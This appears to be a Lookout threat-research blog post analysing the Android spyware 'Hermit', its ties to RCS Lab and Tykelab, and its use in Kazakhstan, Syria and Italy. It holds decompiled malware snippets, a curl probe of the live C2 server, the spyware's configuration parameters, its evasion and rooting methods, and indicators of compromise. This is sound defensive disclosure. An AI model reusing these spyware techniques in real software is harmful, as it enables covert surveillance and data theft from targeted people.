Lookout Uncovers Android Spyware Deployed in Kazakhstan

Lookout Threat Lab researchers have uncovered enterprise-grade Android surveillanceware used by the government of Kazakhstan within its borders. While we've been following this threat for a while using Lookout Endpoint Detection and Response (EDR) these latest samples were detected in April 2022, four months after nation-wide protests against government policies were violently suppressed.

Based on our analysis, the spyware, which we named "Hermit," is likely developed by Italian spyware vendor RCS Lab S.p.A and Tykelab Srl, a telecommunications solutions company we suspect to be operating as a front company.

This isn't the first time Hermit has been deployed. We know that the Italian authorities used it in an anti-corruption operation in 2019. We also found evidence suggesting that an unknown actor used it in northeastern Syria, a predominantly Kurdish region that has been the setting of numerous regional conflicts.

While some Hermit samples have been detected before and are broadly recognized as generic spyware, the connections we make in this blog to developers, campaigns and operators are new.

RCS Lab, a known developer that has been active for over three decades, operates in the same market as Pegasus developer NSO Group Technologies and Gamma Group, which created FinFisher. Collectively branded as "lawful intercept" companies, they claim to only sell to customers with legitimate use for surveillanceware, such as intelligence and law enforcement agencies. In reality, such tools have often been abused under the guise of national security to spy on business executives, human rights activists, journalists, academics and government officials.

What is Hermit?

Named after a distinct server path used by the attacker's command and control (C2), Hermit is a modular surveillanceware that hides its malicious capabilities in packages downloaded after it's deployed.

We obtained and analyzed 16 of the 25 known modules, each with unique capabilities. These modules, along with the permissions the core apps have, enable Hermit to exploit a rooted device, record audio and make and redirect phone calls, as well as collect data such as call logs, contacts, photos, device location and SMS messages.


We theorize that the spyware is distributed via SMS messages pretending to come from a legitimate source. The malware samples analyzed impersonated the applications of telecommunications companies or smartphone manufacturers. Hermit tricks users by serving up the legitimate webpages of the brands it impersonates as it kickstarts malicious activities in the background.

We're aware of an iOS version of Hermit but were unable to obtain a sample for analysis.

Kazakhstan deployment

Our analysis suggests that Hermit has not only been deployed to Kazakhstan, but that an entity of the national government is likely behind the campaign. To our knowledge, this marks the first time that a current customer of RCS Lab's mobile malware has been identified.

We first detected samples from this campaign in April 2022. They were titled “oppo.service” and impersonated Chinese electronic manufacturer Oppo. The website the malware used to mask its malicious activity is an official Oppo support page (http://oppo-kz.custhelp[.]com) in the Kazakh language that has since gone offline. We also found samples that impersonate Samsung and Vivo.



Качество, надежность, профессионализм


Добро пожаловать в раздел поддержки OPPO

Чем мы можем вам помочь?

Сервисное обслуживание - быстро и удобно

The now defunct Kazkhak language Oppo support page is loaded and displayed to users as malicious activities happen in the background.

The samples used in the Kazakh targeted campaign connected to the C2 address at 45.148.30[.]122:58442. However, further analysis of the spyware’s C2 server revealed that this IP address is used as a proxy for the real C2 server at 85.159.27[.]61:8442. The real C2 IP address is administered by STS Telecom, a small internet service provider (ISP) operating out of Nur-Sultan, Kazakhstan’s capital. Based on sparse online records, STS specializes in “other wired telecommunications” and cable services.




```
% curl -k -H 'X-TOKEN: 8303cf17-45a8-459c-8e7f-db2c8e3
-H 'Host: 45.148.30.122:58442' --compressed -H 'User-A
"https://45.148.30.122:58442/taitale/actuator/"

{
    "_links": {
        "self": {
            "href": "https://85.159.27.61:8442/taitale/
        },
        "health-path": {
            "href": "https://85.159.27.61:8442/taitale/
        },
        "health": {
            "href": "https://85.159.27.61:8442/taitale/
        },
        "info": {
            "href": "https://85.159.27.61:8442/taitale/
        }
    }
}
```

Our interaction with a poorly configured C2 server revealed the true C2 IP address.

Syria, Italy and other targets

Prior to detecting the Kazakhstan samples, we found a reference to “Rojava,” a Kurdish-speaking region in northeastern Syria, in the passive DNS records of Hermit. This is significant because the region has been the site of ongoing crises, such as the Syrian civil war and conflicts between the Islamic State (IS) and U.S.-led coalition support of the Kurdish-led Syrian Democratic Forces (SDF). Most recently, Turkey conducted a series of military operations against the SDF that resulted in partial occupation of the region.

The domain we found (rojavanetwork[.]info) specifically imitates “Rojava Network,” a social media brand on Facebook and Twitter that provides news coverage and political analysis of the region, often in support of SDF operations.



Rojava Network

@RojavaNetwork

Rojava Network Reports Latest News, Videos, political analysis
across Syria, Rojava, Turkey and Kurdistan

#Twitterkurds #Rojava

Journalist Federasyona Bakurê Sûriyê – Rojava Joine

135 Following 18.9K Followers

The domain rojavanetwork[.]info seems to be specifically imitating "Rojava Network," a social media brand on Facebook and Twitter tha analysis of the region, often in support of SDF operations.

Outside Syria, Hermit has been deployed in Italy. According to a document released by the Italian lower house in 2021, Italian authorities potentially misused it in an anti-corruption operation. The document mentioned an iOS version of Hermit and linked RCS Lab and Tykelab to the malware, which corroborates our analysis.

RCS Lab and its controversial connections

Like many spyware vendors, not much is known about RCS Lab and its clientele. But based on the information we do have, it has a considerable international presence.

According to leaked documents published in WikiLeaks in 2015, RCS Lab was a reseller for another Italian spyware vendor HackingTeam, now known as Memento Labs, as early as 2012. Correspondences between the two companies revealed that RCS Lab engaged with military and intelligence agencies in Pakistan, Chile, Mongolia, Bangladesh, Vietnam, Myanmar and Turkmenistan — the latter three ranked as authoritarian regimes by the Democracy Index.


RCS Lab also has past dealings with Syria, another authoritarian regime, as part of its collaboration with Berlin-based Advanced German Technology (AGT) to sell surveillance solutions.

Countries that had ties to RCS Lab's past business connections. Top row: Chile, Pakistan, Mongolia and Bangladesh; bottom row: Mya

Tykelab and its connection to RCS Lab

According to its own website, Tykelab provides innocuous technology solutions. However, we found various publicly-available clues that suggest otherwise. In addition to the Italian parliamentary document, we found several pieces of evidence tying Tykelab to RCS Lab.

For example, a current Tykelab employee's LinkedIn profile indicates that they also work at RCS Lab. In addition, the company offers services that require skills that may be useful in the development and delivery of surveillanceware, such as knowledge or interaction with telecommunications networks, social media analysis, SMS services and mobile app development. One of the Tykelab job postings for a security engineer we found spells out desired skills that would have direct application to surveillance of mobile networks and devices.



Security Engineer

You will integrate the software development team dedicated to t on the development of }auditor equipments to discover Core Net and 5G networks.

Due to interaction with international vendors, }mastering e fundamental. Moreover, you may be offered to travel abroad on sh

Tykelab team is willing to enforce its development workforce with

- Network fundamentals (protocols & materials), traffic gene
- Deep knowledge of Telecom signaling protocols (SS7/Sigtr
- At least 5-6 years of experience in development
- Mastering of the language C/C++, Java, Python
- Ease and willingness to adapt to other languages
- Skilled in Linux environment (user, administration, scriptin
- Skilled in software debugging

Ideally, you already know about:


- Mobile & Network platform reverse engineering

- SCTP scanning, SS7 attacks, GTP manipulation and fuzzing
- SS7/SIGTRAN CS Core Network Vulnerability Assessment
- LTE/Diameter Vulnerability Assessments & Penetration Te
- IMS Vulnerability Assessments & Penetration Test

This Tykelab job listing highlights interest in mobile network vulnerabilities, penetration testing, and reverse engineering: skills that can

In our own analysis of Hermit, we were able to tie Tykelab to Hermit and RCS Lab. One of the IP addresses Hermit used for C2 communications revealed an SSL certificate shared with another IP, 93.51.226[.]53. Notably, the shared certificate has Milan, Italy in the locality field which is where RCS Lab is headquartered.

This second IP used another SSL certificate that directly named RCS as the organization and Tykelab as the organization unit. The location references Rome, which is the headquarters location of Tykelab



▼ 7151cb8d80881aacad3c142a8e61992447fe0ea3

Serial Number	17278654181545558335
Issued	2016-07-29
Expires	2017-07-29
Common Name	93.51.226.53 (subject) 93.51.226.53 (issuer)
Alternative Names	
Organization Name	RCS (subject) RCS (issuer)
SSL Version	3
Organization Unit	Tykelab (subject) Tykelab (issuer)
Street Address	
Locality	Rome (subject) Rome (issuer)
State/Province	Rome (subject) Rome (issuer)
Country	IT (subject) IT (issuer)

An SSL certificate tied to Hermit infrastructure shows that Tykelab and RCS Lab are both connected to the spyware.

Technical analysis: Hermit's advanced capabilities

Hermit is a highly configurable surveillanceware with enterprise-grade capabilities to collect and transmit data.

For example, it uses 20-plus parameters, which enables any operator to tailor it to their campaign. The spyware also attempts to maintain data integrity of collected 'evidence' by sending a hash-based message authentication code (HMAC). This allows the actors to authenticate who sent the data as well as ensure the data is unchanged. Using this method for data transmission may enable the admissibility of collected evidence.

To cover up its true intentions, Hermit is built to be modular. This means malicious functionality is hidden inside additional payloads that the malware downloads as needed.


How it tricks victims and avoids detection

As we mentioned earlier, Hermit pretends to come from legitimate entities, namely telecommunications companies or smartphone manufacturers. To keep up this facade, the malware loads and displays the website from the impersonated company simultaneously as malicious activities kickstart in the background.

The first malicious step is to decrypt an embedded configuration file with properties that are used to communicate with the C2 server. But before communication happens, Hermit performs a series of checks to ensure that it isn't being analyzed. This includes looking for the presence of an emulator and signs that the app itself has been modified to make analysis easier.

Modules and data collection

Once the malware connects with the C2, it takes instructions on what modules to download, each with distinct capabilities. In addition to the modules, the permissions that the malware requests indicate the various ways it could collect data.




```
public final void downloadModule(Context arg6, ModuleConfiguration arg7) {
    String v0 = arg7.getFingerPrint();
    if(arg6 != null) {
        if(v0 == null) {
            v0 = "";
        }

        this.d = arg7;
        this.c = new File(arg6.getDir("m", 0), arg7.getFingerPrint()).getAbsolutePath().concat(".apk");
        FileDownloader v1 = new FileDownloader(arg6, ((DownloadListener)this));
        Object[] v4 = {v0, this.d.getModule(), arg7.getDownloadUrl().concat(".apk")};
        ModuleDownloader.e.info("b6566961df3af62ad87cd1b74a4adfcdc7422e34 {} {} {}", v4);
        String v7 = this.c;
        v1.downloadFile(arg7.getDownloadUrl().concat(".apk"), v7);
    }
}
```

Hermit can be asked by the C2 to download modules from any URL and then load them dynamically.

In total we acquired 16 modules by interacting with the IP address (45.148.30[.]122:58442) "oppo.service" used for C2 communications. Based on identification numbers assigned to the modules in Hermit's code, there are at least 25 modules.

Within the core app, we found an abstract class called “module” that provided additional hints as to what the rest of the modules are capable of. The code contained references to exploit usage, which was further confirmed by clues found in obtained modules. While we weren’t served exploits during testing, we can tell that an exploited device will have a local root service listening on 127.0.0.1:500 that the malware will “ping” for.



```
public abstract class Module {
    public static enum Events {
        RECORDER_INFO_MAX_DURATION_REACHED,
        RECORDER_INFO_MAX_FILESIZE_REACHED,
        RECORDER_EVENT_ERROR,
        PERMISSION_INFO_DENIED,
        MISSING_PARAMETER,
        LOCATION_INFO_CHANGED,
        ROOT_INFO_SUCCEDED,
        ROOT_INFO_FAILED,
        EXPLOIT_SUCCEDED,
        EXPLOIT_FAILED,
        PACKAGES_CHANGES,
        PLATFORM_LEVELS_CHANGES,
        PLATFORM_LIMIT_REACHED,
        SCREEN_OFF,
        DEVICE_IDLE,
        APP_WATCHING,
        STARTING_RECORDING,
        PAUSE_RECORDING,
        LIMITS_REACHED,
        CALL,
        TIME_CHANGED,
        CREADY,
        HTTP,
        SCREEN_ON_REQUESTED,
        LOG,
        CELLINFO,
        FG,
        E,
        K,
        NLS,
        AS,
        AST;

    }
```

Some variables hint that Hermit has modules that can use exploits.

If the device is confirmed to be exploitable then it will communicate with the C2 to acquire the files necessary to exploit the device and start its root service. This service will then be used to enable elevated device privileges such as access to accessibility services, notification content, package use state and the ability to ignore battery optimization.

Beyond the root service, some of the modules expect or attempt to use root access directly through a su binary. These modules will attempt to modify the shared preferences of the SuperSU app in order to enable the execution of root commands without user interaction.

While this may be a generic attempt at using root without user awareness, SuperSU may also be a part of the unknown exploitation process. If root is not available, the modules may prompt the user to take actions which will accomplish the same goals.

These are the modules we were able to acquire (refer to the appendix for a complete breakdown of each modules):

- Accessibility Event
- Audio
- Camera
- File download
- Notification Listener
- WhatsApp
- Account
- Browser
- Clipboard
- File upload
- Screen Capture
- Address Book
- Calendar
- Device Info
- Log
- Telegram

Like other weaponry, spyware can easily be abused

Vendors of so-called “lawful intercept” spyware, such as RCS Lab, the NSO Group and Gamma Group, usually claim to only sell to entities that have a legitimate use for surveillanceware such as police forces fighting organized crime or terrorism. However, there have been many reports, especially in recent years, of spyware being misused.

We found evidence of Hermit being deployed in Kazakhstan and Syria, countries with poor human rights records. Even in the case of the anti-corruption operations in Italy, there was alleged mishandling of personal and private data.

In a sense, electronic surveillance tools are not that different from any other type of weaponry. Just this month, faced with financial pressure, CEO of the NSO group Shalev Hulio opened up the possibility of selling to “risky” clients. Spyware makers operate in secrecy and with limited oversight and the legitimacy of the use of their products is rarely as clear-cut as they project.

How to protect yourself from spyware like Hermit

With sophisticated data collection capabilities, and the fact that we carry them all the time, mobile devices are the perfect target for surveillance. While not all of us will be targeted by sophisticated spyware, here are some tips to keep yourself and your organization safe:

- **Update your phone and apps: operating systems and apps will often have vulnerabilities that need to be patched. Update them to ensure the exploits are resolved.**
- **Don’t click on unknown links: one of the most common ways for an attacker to deliver malware is by sending you a message pretending to be a legitimate source. Don’t click on links, especially when you don’t know the source.**
- **Don’t install unknown apps: exercise caution when installing unknown apps, even if the source of the app seems like a legitimate authority.**
- **Periodically review your apps**: sometimes malware can change settings or install additional content to your phone. Check your phone periodically to ensure nothing unknown has been added.

In addition to following the security best practices outlined above, we strongly recommend having a dedicated mobile security solution to ensure that your device is not compromised by malware or phishing attacks.

To the best of our knowledge the apps described in this article were never distributed through Google Play. Users of Lookout security apps are protected from these threats.

Indicators of Compromise

Core App indicators

SHA1
ca101ddfcf6746ffa171dc3a0545ebd017bf689a
b1dfb2be760d209846f2147ce32560954d2f71b5
cf610aae906ffcfd52c08d6ba03d9ce2c9996ac8
22f49fa7fe1506d2639f08e9ae198e262396c052
97ead8dec0bf601ba452b9e45bb33cb4a3bf830f
527141e1ee5d76b55b7c7640f7dcf222cb93e010
4f8145805eec0c4d8fc32b020744d4f3f1e39ccb
9f949b095c2ab4b305b2ea168ae376adbba72ffb

Network indicators

IP Address	Port
2.229.68[.]182	8442
2.228.150[.]86	8443
93.57.84[.]78	8443
93.39.197[.]234	8443
45.148.30[.]122	58442
85.159.27[.]61	8442

Sample of domains used in Hermit’s targeting operations

- 119-tim[.]info
- 133-tre[.]info
- 146-fastweb[.]info
- 155-wind[.]info
- 159-windtre[.]info
- iliad[.]info
- amex-co[.]info
- cloud-apple[.]info
- fb-techsupport[.]com
- milf[.]house
- mobdemo[.]info
- mobilepays[.]info
- kena-mobile[.]info
- poste-it[.]info
- rojavanetwork[.]info
- store-apple[.]info
- wind-h3g[.]info

Parameter configurations Hermit uses

Parameter	Configuration
vps	Certificate fingerprint, IP address, and port, for C2 communication
p1,p3,p4,p5,p6	Server endpoints for various C2 communications
redirectUrl	This is the benign URL opened when the application is launched
hidden	Determines if the icon of the application will be hidden.
vpsseed	String used along with android_id as a unique device identifier
certificateSignature	Expected signature of the app. If the signature does not match the app will not run.
wdpn	Package name of another app interacted with on device
wdcn	Component name of a service contained in wdpn app
xAuthToken	HTTP header added to every request for authentication
psk	Pre-shared key used for message authentication
deleteApk	Boolean indicating whether APK files should be deleted if anti-emulation checks fail
fp	Fingerprint for protobuf encryption setup
pk	Public key for protobuf encryption setup

applicationId, gcmSenderId projectId, storageBucket apiKey	Firebase Messaging Service setup parameters

Modules downloaded by Hermit

Module name	Function	Note
Accessibility Event	Track foreground app.	
Account	Steal stored account emails.	
Address Book	Steal contacts.	
Audio	Record audio.	
Browser	Steal browser bookmarks / searches.	
Calendar	Steal calendar events, attendees.	
Camera	Take pictures.	
Clipboard	Steal current and future clipboard content.	
Device Info	Exfiltrate device information, including: • Applications • kernel information • Model • Manufacturer • OS version • phone number • security patch • root/exploitation status	
